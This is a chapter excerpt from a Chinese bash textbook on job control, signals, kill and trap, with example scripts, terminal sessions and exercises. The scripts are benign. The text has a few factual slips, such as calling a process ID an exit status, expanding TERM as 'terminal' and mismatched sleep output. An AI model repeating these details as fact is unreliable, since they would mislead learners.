进程是针对整个 Linux 系统而言的，作业是针对 Shell 而言的。作业有两种运行方式：前台运行和后台运行。那么前台运行和后台运行的区别在哪里呢？如果要透彻地解释清楚两者的区别，不可避免地要涉及 Linux 核心代码，在此不解释 Linux 内核是如何处理前台运行和后台运行的，只解释两者直观的区别：前台运行的作业指作业能够控制当前终端或窗口，且能接收用户的输入；而后台运行的作业则不在当前激活的终端或窗口中运行，是在用户“看不见”的情况下运行。内建命令 fg 可将后台运行的作业放到前台，而&符号使得作业在后台运行。实际上，利用作业号对前台和后台作业的操作就是本节的主题——作业控制。

为便于说明问题，我们编写一个运行 10 秒钟的脚本，名为 sleep10.sh，该脚本不执行任何功能，只是休眠 10 秒钟后结束，内容如下：

```
#sleep10.sh 脚本演示休眠 10 秒钟后结束
#!/bin/bash

sleep 10
```

首先，我们举一个利用 fg 命令将后台作业放到前台运行的例子，请看下面的一组命令和运行结果：

```
#例 12-12：演示利用 fg 命令将后台作业放到前台运行
[root@jselab shell-book]# ./sleep10.sh &                 #提交后台作业
[1] 4726                                                 #作业号和进程号
[root@jselab shell-book]# fg                             #将[1]号作业放到前台运行
./sleep10.sh
#Shell 等待[1]号作业运行完毕，才显示下一行提示符
```

```
[root@jselab shell-book]#
```

上例中，将 sleep10.sh 提交到后台运行，Shell 返回作业号和进程号，我们利用 fg 命令将[1]号作业放到了前台运行，Shell 提示脚本名字，由于该作业放到前台后，就控制了当前的 Shell，所以，Shell 等待[1]号作业运行完毕之后，才显示下一行提示符。

由于上例只有一个作业在后台运行，fg 命令不带任何参数就能将该作业放到前台运行。那么，当有多个作业在后台运行时，不带任何参数的 fg 命令将最近提交的那个后台作业放置到前台。

fg 命令如果要在多个后台作业中挑选符合条件的作业，可以使用作业号、作业的命令字符等参数。下面的例 12-13 演示了 fg 利用作业号指定作业：

```
#例 12-13：演示 fg 命令利用作业号指定作业
[root@jselab shell-book]# cat sleep55.sh                #显示 sleep55.sh 脚本的内容
#!/bin/bash

sleep 55                                                #休眠 55 秒
[root@jselab shell-book]# ./sleep55.sh &                #提交第 1 个后台作业
[1] 4746
[root@jselab shell-book]# ./sleep10.sh &                #提交第 2 个后台作业
[2] 4748
[root@jselab shell-book]# fg %1                         #将[1]号作业放到前台运行
./sleep55.sh                                            #[1]号作业是 sleep55.sh 脚本
[2]   Done                   ./sleep10.sh
#在等待[1]号作业的过程中，[2]号作业运行完毕
[root@jselab shell-book]#                               #[1]号作业运行完毕
```

我们首先仿照 sleep10.sh 创建 sleep55.sh，sleep55.sh 休眠 55 秒。然后，将 sleep55.sh 作为第 1 个提交到后台运行的作业，将 sleep10.sh 作为第 2 个提交到后台运行的作业。利用 fg %1 命令将作业号为 1 的作业放到前台运行，Shell 提示“./sleep55.sh”，[1]号作业是 sleep55.sh 脚本，这说明 Shell 确实将[1]号作业放置到了前台。Shell 开始等待 sleep55.sh 脚本的完成，由于[2]号作业仅需 10 秒就可完成，因此，在等待[1]号作业的过程中，Shell 提示[2]号作业运行完毕的信息，约 55 秒后，Shell 恢复正常提示符，这说明[1]号作业运行完毕。

fg 命令除了用作业号指定后台作业以外，还有多种方法，如表 12-2 所示。

表 12-2　指定作业方法及其意义

参　　数	意　　义
%n	n 为后台作业的作业号
%string	命令以 string 字符串开始的后台作业
%?string	命令包含 string 字符串的后台作业
%+或%%	最近提交的后台作业
%-	最近第二个提交的后台作业

%string 和%?string 是以后台作业的命令来指定作业的，%string 表示提交作业的命令是以 string 开头的，而%?string 表示交作业的命令包含 string。%+或%%与 fg 不带任何参数的作用相同，用于指定最近提交的后台作业。而%-则用于指定最近第二个提交的后台作业。

接着，我们再介绍内建命令 jobs 的用法，jobs 命令用于显示所有的后台作业。下面的例

12-14 演示了 jobs 命令的用法：

```
#例 12-14：内建命令 jobs 的用法
[root@jselab shell-book]# ./sleep55.sh &                  #提交第 1 个后台作业
[1] 4760
[root@jselab shell-book]# ./sleep55.sh &                  #提交第 2 个后台作业
[2] 4762
[root@jselab shell-book]# ./sleep10.sh &                  #提交第 3 个后台作业
[3] 4764
[root@jselab shell-book]# jobs                            #显示所有后台运行的作业
[1]   Running               ./sleep55.sh &
[2]-  Running               ./sleep55.sh &
[3]+  Running               ./sleep10.sh &
[root@jselab shell-book]# jobs -l                         #带上-l 参数，显示作业的进程号
[1]   4760 Running               ./sleep55.sh &
[2]-  4762 Running               ./sleep55.sh &
[3]+  4764 Running               ./sleep10.sh &
```

上例依次提交三个后台作业，前两个作业用的是 sleep55.sh 脚本，最后一个作业用的是 sleep10.sh 脚本，然后输入 jobs 命令，显示出有三个后台作业正在运行。如果我们在 jobs 命令后加上-l 参数，则附带显示作业的进程号。

我们也可以将正在运行的作业阻塞，这只要在作业运行时按下"Ctrl+Z"组合键即可，下面的例 12-15 说明这种用法。

```
#例 12-15：将正在运行的作业阻塞的用法
[root@jselab shell-book]# vi sleep10.sh                   #用 vi 编辑器打开文件
#!/bin/bash

sleep 10
~
~
~
~
~
~
……
"sleep10.sh" 3L, 22C
#按下"Ctrl+Z"组合键，出现如下信息，说明 vi sleep10.sh 作业进入阻塞态
[1]+  Stopped               vi sleep10.sh
[root@jselab shell-book]# jobs                            #显示后台作业
[1]+  Stopped               vi sleep10.sh

[root@jselab shell-book]# fg                  #fg 命令使 vi sleep10.sh 作业重新转到前台
vi sleep10.sh
#!/bin/bash

sleep 10
~
~
~
~
~
~
……
"sleep10.sh" 3L, 22C
```

例 12-15 首先用 vi 命令打开 sleep10.sh 文件，此时，vi sleep10.sh 作业在前台运行，我们输入“Ctrl+Z”组合键，可将 sleep10.sh 作业转入阻塞状态，Shell 提示该作业已经停止（Stopped），阻塞状态的进程是在后台的。因此，输入 jobs 命令可以看到 vi sleep10.sh 作业及其状态。然后，输入 fg 命令后，使 vi sleep10.sh 作业重新转到前台，出现大家熟悉的 vi 编辑器界面。

在“Ctrl+Z”组合键之后输入 bg 命令可使阻塞状态的作业转入后台运行，下面的例 12-16 演示了 bg 命令的用法：

```
#例 12-16：演示在 Ctrl+Z 组合键之后利用 bg 命令将阻塞态作业转入后台运行
[root@jselab shell-book]# ./sleep55.sh      #提交前台作业
^Z                                          #按下 Ctrl+Z 组合键，将该作业阻塞
[1]+  Stopped                ./sleep55.sh
[root@jselab shell-book]# bg                #在 Ctrl+Z 组合键后输入 bg 命令可使阻塞状态的作
                                            #业转入后台运行
[1]+ ./sleep55.sh &
[root@jselab shell-book]# jobs              #作业转入后台运行
[1]+  Running                ./sleep55.sh &
[root@jselab shell-book]# [1]+  Done                  ./sleep55.sh
#作业运行完毕
```

例 12-16 首先将 sleep55.sh 脚本提交到前台运行，然后按下“Ctrl+Z”组合键，将该作业阻塞，再输入 bg 命令使作业由阻塞状态转入后台运行，由 jobs 命令得知./sleep55.sh &处在运行状态，运行完毕后，Shell 出现提示信息。

值得注意的是，fg、bg 和 jobs 命令只能以作业号为参数来指定作业，这三个命令是不能使用进程号的。而下面将要提及的 kill、disown 和 wait 命令既能以作业号指定作业，也可以用进程号指定作业。这些命令指定作业的方法都可以使用表 12-2 所列出的符号。

上面已经介绍了 fg、bg 和 jobs 命令，kill 命令将在 12.3.3 节中介绍，在此我们介绍 disown 和 wait 命令。disown 命令用于从 Shell 的作业表中删除作业，作业表就是由 jobs 命令所列出的作业列表，disown 可以指定删除作业表中的作业。下面举一个例子来说明 disown 命令的用法：

```
#例 12-17：disown 命令的用法
[root@zawu shell-program]# vi input &           #提交第 1 个后台作业
[1] 1781
[root@zawu shell-program]# vi loggg &           #提交第 2 个后台作业
[2] 1819

[1]+  Stopped                vi input
[root@zawu shell-program]# jobs                 #显示作业列表
[1]-  Stopped                vi input
[2]+  Stopped                vi loggg
[root@zawu shell-program]# disown %-            #删除最后第 2 个提交的作业
-bash: warning: deleting stopped job 1 with process group 1781
#Shell 提示已经删除进程号为 1781 的作业，即最后第 2 个提交的 vi input 作业
[root@zawu shell-program]# disown 1819          #以进程号的方式指定所要删除的作业
-bash: warning: deleting stopped job 2 with process group 1819
#Shell 提示已经删除进程号为 1819 的作业
[root@zawu shell-program]# jobs                 #作业列表已经为空
[root@zawu shell-program]#
```

例 12-17 先向后台提交两个作业，都是用 vi 命令编辑文件的作业，用 jobs 命令显示的作业列表显示出了这两个 vi 命令的作业，然后，我们使用 disown %-命令删除最后第 2 个提交的作业，最后第 2 个提交的作业实际上就是由 vi input 命令所提交的作业，bash Shell 出现提

示信息：已经删除进程号为 1781 的作业，这表示 disown 删除作业成功。接着，disown 1819 命令以进程号的方式指定所要删除的作业，bash Shell 出现类似的提示信息。两条 disown 命令执行结束后，再次用 jobs 命令查看作业列表时，作业列表已经为空，再次验证了上述两条 disown 命令确实已将作业从作业表中删除。

wait 命令用于等待后台作业完成，subsparallel.sh 脚本已经使用到了 wait 命令。下面再举一个例子，从中可以看出 wait 命令使用前后的区别，新建名为 backls.sh 的脚本，内容如下：

```
#例 12-18：backls.sh 脚本演示 wait 命令的用法
#!/bin/bash

ls /etc | grep "rc[0-9]" &                 #列出/etc 目录下以 rc 开头、紧跟数字的文件
echo "The Scirpt quits now!"

wait
```

backls.sh 脚本并不复杂，先向后台提交一个作业，功能是列出/etc 目录下以 rc 开头、紧跟数字的文件，然后打印一行语句，最后一行使用 wait 命令等待后台运行的作业。下面给出 backls.sh 脚本的运行过程，第 1 次运行将 wait 命令注释掉，第 2 次运行不注释 wait 命令。

```
#例 12-18 backls.sh 脚本的执行结果
[root@zawu shell-program]# chmod u+x backls.sh
[root@zawu shell-program]# ./backls.sh      #将 wait 命令注释掉后的运行结果
The Scirpt quits now!                       #打印完这行语句后，backls.sh 脚本就已经结束
[root@zawu shell-program]# rc0.d            #但是后台的 ls 作业仍然在运行
rc1.d
rc2.d
rc3.d
rc4.d
rc5.d
rc6.d
#输入 Enter 键
[root@zawu shell-program]#
[root@zawu shell-program]# ./backls.sh      #wait 命令存在时的运行结果
The Scirpt quits now!
rc0.d
rc1.d
rc2.d
rc3.d
rc4.d
rc5.d
rc6.d                                       #backls.sh 脚本等待后台的 ls 作业运行结束后才结束
[root@zawu shell-program]#
```

当 backls.sh 脚本没有 wait 命令时，它将 ls 命令提交到后台运行，在打印一行语句之后，backls.sh 脚本就运行结束并退出。因而，此时 The Scirpt quits now!后面立刻出现 Shell 提示符，ls 命令的结果是在 Shell 提示符后输出的，显得格外凌乱。但是，当 backls.sh 脚本最后一行有 wait 命令时，它将 ls 命令提交到后台运行，在打印一行语句之后，等待 ls 命令运行完毕之后才退出。因此，ls 命令得到的结果全部打印出来后，才出现 Shell 提示符。

12.3.3 信号

信号是 Linux 进程间通信的一个重要而复杂的概念，它是在软件层次上对中断机制的一

种模拟，在原理上，一个进程收到一个信号与处理器收到一个中断请求可以说是一样的。信号是异步的，一个进程不必通过任何操作来等待信号的到达，事实上，进程也不知道信号到底什么时候到达。信号事件的发生有两个来源：硬件来源，比如我们按下了键盘或者其他硬件故障；软件来源，最常用发送信号的系统函数是 kill、raise、alarm、setitimer 和 sigqueue 函数，软件来源还包括一些非法运算等操作。信号是进程间通信机制中唯一的异步通信机制，可以看做是异步通知，通知接收信号的进程有哪些事情发生了。信号机制经过 POSIX 实时扩展后，功能更加强大，除了基本通知功能外，还可以传递附加信息。

从 Linux 内核角度阐释信号是一件复杂的事情，本书仅从 Shell 的角度介绍如何向进程发送信号，完成相关的操作。

向进程发送信号大多通过“Ctrl”键加上一些功能键来实现的，上一节提及的“Ctrl+Z”组合键就是一种发送信号的方法。我们将常见的“Ctrl”组合键及其意义列于表 12-3 中。

表 12-3　Ctrl 组合键、信号类型及其意义

组　合　键	信号类型	意　　义
Ctrl+C	INT 信号，即 interrupt 信号	停止当前运行的作业
Ctrl+Z	TSTP 信号，即 terminal stop 信号	使当前运行的作业暂时停止（转入阻塞态）
Ctrl+\	QUIT 信号	Ctrl+C 的强化版本，当 Ctrl+C 无法停止作业时，使用此组合键
Ctrl+Y	TSTP 信号，即 terminal stop 信号	当进程从终端读取输入数据时，暂时停止该进程

下面举一个例子说明“Ctrl+C”组合键的用法，将 sleep55.sh 脚本提交到前台运行，Shell 将处于等待状态，按下“Ctrl+C”组合键后，sleep55.sh 作业立即停止，Shell 也不再等待。

```
#例 12-19：Ctrl+C 组合键的用法
[root@jselab shell-book]# ./sleep55.sh                    #提交前台作业
^C                                                        #按下 Ctrl+C 组合键
[root@jselab shell-book]#                                 #./sleep55.sh 立即停止
```

Ctrl+C 是最常用的停止当前作业的组合键，如果 Ctrl+C 停止不掉当前的作业时，我们可以使用更强的组合键：Ctrl+\，下面的例 12-20 演示了 Ctrl+\的用法：

```
#例 12-20：Ctrl+\的用法
[root@jselab shell-book]# ./sleep55.sh                    #提交前台作业，按下 Ctrl+\组合键
^\./sleep55.sh: line 3:  4814 退出                     sleep 30
#退出状态值为 4814，表示强行结束
[root@jselab shell-book]#
```

上例仍然将 sleep55.sh 脚本提交到前台运行，然后按下“Ctrl+\”组合键，Shell 提示第 3 行 4814 退出，即脚本第 3 行 sleep 55 以 4814 状态值退出，从第 7 章的论述可知，>128 的状态值表示强行退出。

“Ctrl+Y”组合键实际上与“Ctrl+Z”组合键是类似的，都是向进程发送 TSTP 信号，表示将进程暂时停止，但是它们的区别在于：“Ctrl+Y”组合键仅可以在进程从终端读取输入数据时，暂时停止该进程，而“Ctrl+Z”组合键则可以随时暂时停止进程。

除了利用组合键发送信号之外，内建命令 kill 可用于向进程发送 TERM（即 terminal）信号，功能与 INT 信号类似，也用于停止进程。表 12-3 所列出的组合键是将信号发送到最近创建的进程，而 kill 命令可以通过进程号、作业号或进程命令名向任何作业发送信号。

kill 命令是 Linux 的常用命令，下面我们举两个例子说明 kill 命令的用法，首先看下面的

例 12-21：

```
#例 12-21：kill 命令的用法
[root@jselab shell-book]# ./sleep55.sh &              #提交后台作业
[1] 5170
[root@jselab shell-book]# kill %1                     #通过作业号杀死进程
[root@jselab shell-book]# jobs                        #查看后台作业，./sleep55.sh 已终止
[1]+  已终止                  ./sleep55.sh
[root@jselab shell-book]#
```

上例将 sleep55.sh 脚本提交到后台运行，作业号为 1，kill 命令与 fg 命令类似，用%n 指定作业号为 n 的作业，执行完 kill 命令，用 jobs 命令查看后台作业时，Shell 提示./sleep55.sh 已终止，这说明./sleep55.sh 进程确实已经被杀掉。

接着，我们再举一个 kill 命令通过进程号来杀掉进程的例子，新建名为 selfkill.sh 的脚本，内容如下：

```
#例 12-22：selfkill.sh 脚本演示 kill 命令通过用进程号杀掉自己的进程的用法
#!/bin/bash

kill $$                                               #位置参数$$表示本身的进程号
echo "Does this line appear?"                         #这一行还会打印出来么？
```

selfkill.sh 脚本利用 kill $$杀掉自己本身的进程，这是因为$$记录了运行该脚本的进程号，下面给出 selfkill.sh 脚本的执行结果：

```
#例 12-22 selfkill.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x selfkill.sh
[root@jselab shell-book]# ./selfkill.sh               #一运行 selfkill.sh 脚本就终止了
已终止
[root@jselab shell-book]# echo $?                     #退出码是 143
143
```

从 selfkill.sh 脚本的执行结果可以看出，selfkill.sh 脚本最后一行的 echo 语句并没有执行，这是因为 selfkill.sh 脚本第一句 kill $$命令就已经将自己本身的进程杀掉了，命令中的$$是该脚本的进程号，因此，selfkill.sh 脚本中的 kill 命令是通过进程号来指定作业的。

另外，我们还注意到，selfkill.sh 脚本的退出码是 143，大于 128 的退出码表示脚本是被系统强行结束的，然而，此处 selfkill.sh 脚本的退出码还是有其他含义的：当 Shell 脚本收到信号时，退出码是 128+N，N 是该脚本所收到信号的标号，此时，selfkill.sh 收到的是 TERM 信号，TERM 信号的标号正好是 15，所以有 128+15=143。kill -l 命令可以列出 kill 命令能发出的所有信号及其标号，如下所示：

```
[root@jselab ~]# kill -l        #列出 kill 命令能发出的所有信号
1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL       5) SIGTRAP
 6) SIGABRT      7) SIGBUS       8) SIGFPE       9) SIGKILL     10) SIGUSR1
11) SIGSEGV     12) SIGUSR2     13) SIGPIPE     14) SIGALRM     15) SIGTERM
16) SIGSTKFLT   17) SIGCHLD     18) SIGCONT     19) SIGSTOP     20) SIGTSTP
21) SIGTTIN     22) SIGTTOU     23) SIGURG      24) SIGXCPU     25) SIGXFSZ
26) SIGVTALRM   27) SIGPROF     28) SIGWINCH    29) SIGIO       30) SIGPWR
31) SIGSYS      34) SIGRTMIN    35) SIGRTMIN+1  36) SIGRTMIN+2  37) SIGRTMIN+3
38) SIGRTMIN+4  39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
43) SIGRTMIN+9  44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12 47) SIGRTMIN+13
48) SIGRTMIN+14 49) SIGRTMIN+15 50) SIGRTMAX-14 51) SIGRTMAX-13 52) SIGRTMAX-12
53) SIGRTMAX-11 54) SIGRTMAX-10 55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7
58) SIGRTMAX-6  59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
```

```
63) SIGRTMAX-1  64) SIGRTMAX
```

从上面 kill -l 的结果可以看出，kill 命令一共能发出 64 种信号，15 号信号为 SIGTERM，实际上就是 TERM 信号。

12.3.4 trap 命令

trap 是 Linux 的内建命令，它用于捕捉信号，trap 命令可以指定收到某种信号时所执行的命令，比如，trap 可以指定收到由“Ctrl+C”组合键所触发的 INT 信号时，执行中断处理命令。trap 命令的格式如下：

```
trap command sig1 sig2 …sigN
```

上述格式的 trap 命令表示当收到 sig1、sig2、…、sigN 中任意一个信号时，执行 command 命令，command 命令完成后，脚本继续收到信号前的操作，直到脚本执行结束。

下面我们举例子说明 trap 命令的用法，新建名为 traploop.sh 的脚本，内容如下：

```
#例 12-23：traploop.sh 脚本演示 trap 命令捕捉 INT 信号的用法
#!/bin/bash

#一旦收到 INT 信号，执行双引号内的 echo 命令
trap "echo 'You hit CONTROL+C!'" INT

while :; do                                    #使用冒号表示永真，无限循环
  let count=count+1                            #记录进入循环的次数
  echo "This is the $count sleep"

  sleep 5                                      #每次循环休眠 5 秒
done
```

traploop.sh 脚本主体是一个 while 循环，条件是冒号，此时冒号表示永真，因此，while 循环是无限的，每次循环休眠 5 秒，并定义变量 count 记录进入循环的次数。在 while 循环之前，利用 trap 命令捕捉 INT 信号，即与 Ctrl+C 相绑定的中断信号，traploop.sh 脚本一旦收到 INT 信号，就打印“You hit CONTROL+C!”的提示信息。下面给出 traploop.sh 脚本的执行结果：

```
#例 12-23 traploop.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x traploop.sh
[root@jselab shell-book]# ./traploop.sh
This is the 1 sleep
^CYou hit CONTROL+C!                           #第 1 次输入“Ctrl+C”组合键
This is the 2 sleep                            #第 1 次休眠停止，立即进入第 2 次休眠
This is the 3 sleep
^CYou hit CONTROL+C!                           #第 2 次输入“Ctrl+C”组合键
This is the 4 sleep                            #第 3 次休眠停止，立即进入第 4 次休眠
This is the 5 sleep
^CYou hit CONTROL+C!                           #第 2 次输入“Ctrl+C”组合键，效果与上面两次一样
This is the 6 sleep
This is the 7 sleep
This is the 8 sleep
This is the 9 sleep
```

traploop.sh 脚本的执行结果是有趣的，执行 traploop.sh 脚本后，立即进入第 1 次休眠，即第 1 次进入 while 循环并执行 sleep 5 命令，此时，我们输入“Ctrl+C”组合键，就向运行

traploop.sh 脚本的进程发送了 INT 信号，traploop.sh 脚本捕捉到后，立即跳出第 1 次休眠，即使休眠时间不足 5 秒，然后打印“You hit CONTROL+C!”的提示信息，随即再次进入 while 循环并执行 sleep 5 命令，进入了第 2 次休眠。我们又分别在第 3 次休眠和第 5 次休眠时，输入“Ctrl+C”组合键，进程立刻跳出休眠状态，打印信息，再进入下一次的休眠状态。

traploop.sh 脚本的例子很好地印证了 trap 命令的执行过程，trap 命令还可以忽略某些信号，即进程收到某些信号后不做任何处理，我们只要简单地将 trap 命令的 command 用空字符串代替即可（" "或' '）。下面举一个例子来说明 trap 命令忽略信号的用法，新建名为 nokillme.sh 的脚本，内容如下：

```
#例 12-24：nokillme.sh 脚本演示 trap 命令忽略信号的用法
#!/bin/bash

trap "" TERM INT                                   #忽略对 TERM 和 INT 两种信号的处理
                                                   #如果还要忽略其他信号，将它们添加到 INT 之后

#无限循环，每次进入循环体都休眠 5 秒
while :; do
   sleep 5
done
```

nokillme.sh 脚本的框架与 traploop.sh 脚本类似，也是先定义一个无限循环，每次进入循环体都休眠 5 秒，在 while 循环之前利用 trap 捕捉 TERM 和 INT 信号，捕捉到信号后什么也不做，相当于忽略了 TERM 和 INT 信号，下面给出 nokillme.sh 脚本的执行结果：

```
#例 12-24 nokillme.sh 脚本的执行结果
[root@jselab shell-book]# ./nokillme.sh &
[1] 5327
[root@jselab shell-book]# kill %1              #试图杀死 nokillme.sh 进程
[root@jselab shell-book]# jobs                 #nokillme.sh 仍然运行
[1]+  Running                 ./nokillme.sh &
```

上例中，我们将 nokillme.sh 脚本提交到后台运行，系统分配给它的作业号是 1，进程号是 5327，然后我们试图用 kill %1 命令杀死 1 号作业，由于 kill 命令发送的是 TERM 信号，nokillme.sh 脚本的 trap 命令忽略了对 TERM 信号的处理。因此，kill %1 命令不能杀死 nokillme.sh 进程。

如何才能杀死像 nokillme.sh 这样的“顽固”进程呢？Linux 提供了一种更为强劲的命令：kill -9 %1，kill 命令向 1 号作业发送 9 号信号杀死进程，9 号信号实际上就是 KILL 信号，因此，kill -9 %1 命令等价于 kill -KILL %1 命令。下面给出用 kill -9 命令杀死 nokillme.sh 进程的结果：

```
[root@jselab shell-book]# kill -9 %1           #用更为强劲的命令杀死 nokillme.sh 进程
[root@jselab shell-book]# jobs                 #nokillme.sh 已杀死
[1]+  已杀死                 ./nokillme.sh
```

最后，我们论述 12.1.2 节遗留下来的一个问题，在 12.1.2 节中，我们提及子 Shell 能继承父 Shell 所忽略的信号，但是，不能继承父 Shell 未忽略的信号。我们举一个例子来论证这个观点，创建两个脚本：forever.sh 和 subsig.sh，forever.sh 脚本的内容如下：

```
#例 12-25：forever.sh 脚本演示无限循环等待
#!/bin/bash

while :; do
   sleep 5
```

```
done
```

forever.sh 脚本是供 subsig.sh 脚本调用创建子 Shell 的，功能就是无限循环，每次循环休眠 5 秒，即 forever.sh 脚本永远不会停止，除非被 kill 命令杀掉。subsig.sh 脚本的内容如下：

```
#例 12-26：subsig.sh 脚本演示子 Shell 继承父 Shell 所忽略的信号
#但不继承父 Shell 未忽略的信号
#!/bin/bash

trap "" QUIT                                    #忽略 QUIT 信号
trap "echo 'You want to kill me'" TERM          #捕捉到 TERM 信号后，打印提示信息

(                   #将 forever.sh 脚本作为子 Shell，子 Shell 将无限休眠
./forever.sh
)
```

subsig.sh 脚本使用了两次 trap 命令，将 QUIT 信号忽略，但是，不忽略 TERM 信号，捕捉到 TERM 信号后，需要打印提示信息，然后利用圆括号结构创建子 Shell，子 Shell 运行 forever.sh 脚本，因此，子 Shell 永远处于休眠状态。下面给出父子 Shell 处理 QUIT 和 TERM 信号的测试过程：

```
#例 12-26 subsig.sh 脚本的执行结果
[root@jselab shell-book]# ./subsig.sh &         #运行 subsig.sh 脚本
[1] 1876                                        #返回父 Shell 的作业号和进程号
[root@jselab shell-book]# kill -3 1876          #向父 Shell 发送 3 号信号，即 QUIT 信号
[root@jselab shell-book]# ps -a
  PID TTY          TIME CMD
 1876 pts/0    00:00:00 subsig.sh               #父 Shell 未退出，说明 QUIT 信号被忽略
 1877 pts/0    00:00:00 forever.sh
 1881 pts/0    00:00:00 sleep
 1882 pts/0    00:00:00 ps
[root@jselab shell-book]# kill -3 1877          #向子 Shell 发送 3 号信号，即 QUIT 信号
[root@jselab shell-book]# ps -a
  PID TTY          TIME CMD
 1876 pts/0    00:00:00 subsig.sh
 1877 pts/0    00:00:00 forever.sh              #子 Shell 也未退出，说明 QUIT 信号也被忽略
 1886 pts/0    00:00:00 sleep
 1887 pts/0    00:00:00 ps
[root@jselab shell-book]# kill 1876             #向父 Shell 发送 TERM 信号
[root@jselab shell-book]# ps -a
  PID TTY          TIME CMD
 1876 pts/0    00:00:00 subsig.sh               #父 Shell 仍未被杀掉
 1877 pts/0    00:00:00 forever.sh
 1892 pts/0    00:00:00 sleep
 1893 pts/0    00:00:00 ps
[root@jselab shell-book]# kill 1877             #向子 Shell 发送 TERM 信号
[root@jselab shell-book]# 已终止                 #子 Shell 立刻被终止
You want to kill me                             #并打印出父 Shell 对 TERM 信号的响应信息

[1]+  Exit 143              ./subsig.sh         #父 Shell 随着子 Shell 的终止而终止
[root@jselab shell-book]#
```

我们先将 subsig.sh 脚本提交到后台运行，Shell 立刻返回父进程的作业号和进程号，接着，利用 kill -3 1876 向父 Shell 发送 3 号信号，1876 是父 Shell 的进程号，而 kill 命令的 3 号信号就是 QUIT 信号，当我们用 ps –a 查看进程时，发现 1876 号进程仍然存活，说明 QUIT 信号

并未使父 Shell 退出，这正是由于 subsig.sh 脚本使用 trap 命令忽略了 QUIT 信号，同样，利用 kill -3 1877 向子 Shell 发送 QUIT 信号，子 Shell（即运行 forever.sh 脚本的进程）的进程号是 1877，这可在上一个 ps –a 命令的结果中获得，再次输入 ps –a 命令时发现 1877 号进程也未被杀掉，subsig.sh 脚本创建子 Shell 时并未用 trap 命令忽略任何信号，因此，子 Shell 对 QUIT 信号的忽略从父 Shell 那里继承来的。上述对 QUIT 信号的测试过程就充分说明了子 Shell 能继承父 Shell 所忽略的信号。

接下来，我们对 TERM 信号进行测试，首先利用 kill 1876 命令向父 Shell 发送 TERM 信号，输入 ps –a 命令查看进程，发现 1876 号进程仍然存活，这是预料之中的，因为 subsig.sh 脚本捕捉到 TERM 信号，并不退出，而是打印一行信息，但是，此时信息却未打印到 Shell 上，这是由于 subsig.sh 脚本在后台运行，输出信息要等到 subsig.sh 脚本运行结束后才能打印出来。再用 kill 1877 命令向子 Shell 发送 TERM 信号，命令输完后立即跳出已终止的信息，并跳出父 Shell 响应 TERM 信号的信息“You want to kill me”，然后父 Shell 也随之结束，这说明 TERM 信号能够杀掉子 Shell，子 Shell 不能继承父 Shell 未忽略的信号。

12.4 本章小结

本章详细地阐述了 bash Shell 在多作业管理和进程处理方面的命令与机制，涉及的内容极为丰富。子 Shell 是根据内建命令而定义的，我们总结了 bash Shell 的内建命令，这些内建命令的使用贯穿于全书，因而，本章并未逐个展开介绍所有的 bash Shell 内建命令，只重点介绍了内建命令中冒号的用法。然后，详细讨论如何使用圆括号结构创建子 Shell，阐明了子 Shell 能够从父 Shell 继承和不能继承的一些特性。Shell 的限制模式是 bash Shell 基于安全性的设计，我们介绍了 Shell 限制模式的特性，以及两种进入 Shell 限制模式的方法。最后，我们深入阐述了进程处理方面的内建命令，这些命令可以用于控制作业、发送信号、捕捉信号。熟练地掌握了这些内建命令有助于控制和管理 Linux 中的进程和作业。

12.5 上机提议

1．在圆括号结构内，再次利用圆括号结构创建子 Shell，并逐层打印$BASH_SUBSHELL 变量的值。

2．思考 12.1.2 节 subscol.sh 脚本的例子中为何要将 var 定义为环境变量，若将 export var 命令去掉，执行 subscol.sh 脚本，观察所产生的结果。

3．下面的脚本名为 printalluser.sh，它用于打印所有的系统用户根目录下的文件，运行它，观察所产生的结果，并测试 printalluser.sh 脚本多次使用 cd 命令切换当前工作目录是否对父 Shell 产生影响。

```
#printalluser.sh 脚本：打印所有的系统用户根目录下的文件
#!/bin/bash
```

```
echo "Father Shell's work directory is: $PWD"

for HOME in `awk -F: '{print $6}' /etc/passwd`
do
   cd $HOME
   ls -a
done

echo
echo "Father Shell's work directory still is: $PWD"
```

4．将 12.1.2 节 subsparallel.sh 脚本中 wait 命令去掉，再次执行该脚本，对 parttotal 文件进行计数，分析其原因。

5．在 Shell 的限制模式下，改变环境变量$PATH，开启或关闭某些 bash Shell 选项（即改变$SHELLOPTS 变量的值），观察所产生的结果。

6．执行 subsparallel.sh 脚本，查看它所创建的三个子 Shell 的进程号，并分析是否能获取这三个子 Shell 的作业号？为什么？

7．下面的 equal_subsparallel.sh 脚本将 subsparallel.sh 脚本中的圆括号结构去掉，改成了普通的后台运行的作业，执行 equal_subsparallel.sh 脚本，比较 equal_subsparallel.sh 脚本和 subsparallel.sh 脚本的执行结果。执行 ps –a 命令，观察此时是否能获得三个后台作业的作业号和进程号，分析其中的原因。

```
# equal_subsparallel.sh 脚本
#!/bin/bash

grep -r "root" /etc/* | sort > part1 &
grep -r "root" /usr/local/* | sort > part2 &
grep -r "root" /lib/* | sort > part3 &

wait                                        #等待后台执行的作业全部完成后，再执行下面的命令
#将 part1、part2 和 part3 三个临时文件合并，排序后重定向到 parttotal 文件
cat part1 part2 part3 | sort > parttotal
echo "Run time of this script is: $SECONDS"  #输出该脚本的执行时间
```

8．分别将 12.3.2 节中的 sleep55.sh 和 sleep10.sh 脚本提交到后台运行，然后利用 fg 命令将 sleep10.sh 脚本的进程放到前台，要求使用三种 fg 指定作业的方式：（1）%string；（2）%?string；（3）%+和%%。

9．用 vi 命令打开任意一个文件，先利用“Ctrl+Z”组合键将执行 vi 命令的进程阻塞，然后用 bg 命令将该进程放到后台运行，接着用 fg 命令将该进程转到前台运行，最后，对前台运行的 vi 命令进程按“Ctrl+C”组合键，观察与“Ctrl+Z”组合键的区别。

10．与上题一样，仍然用 vi 命令打开任意一个文件，按“Ctrl+\”组合键，验证这种组合键的作用。

11．运行 12.3.4 节给出的 traploop.sh 脚本，首先按“Ctrl+C”组合键，验证 traploop.sh 脚本的捕捉信号功能。然后，启动一个新的 Shell，先用 ps –a 命令获得运行 traploop.sh 脚本的进程号，再用 kill 命令向该进程发送 INT 信号，观察 traploop.sh 脚本是否仍然能捕捉该信号。

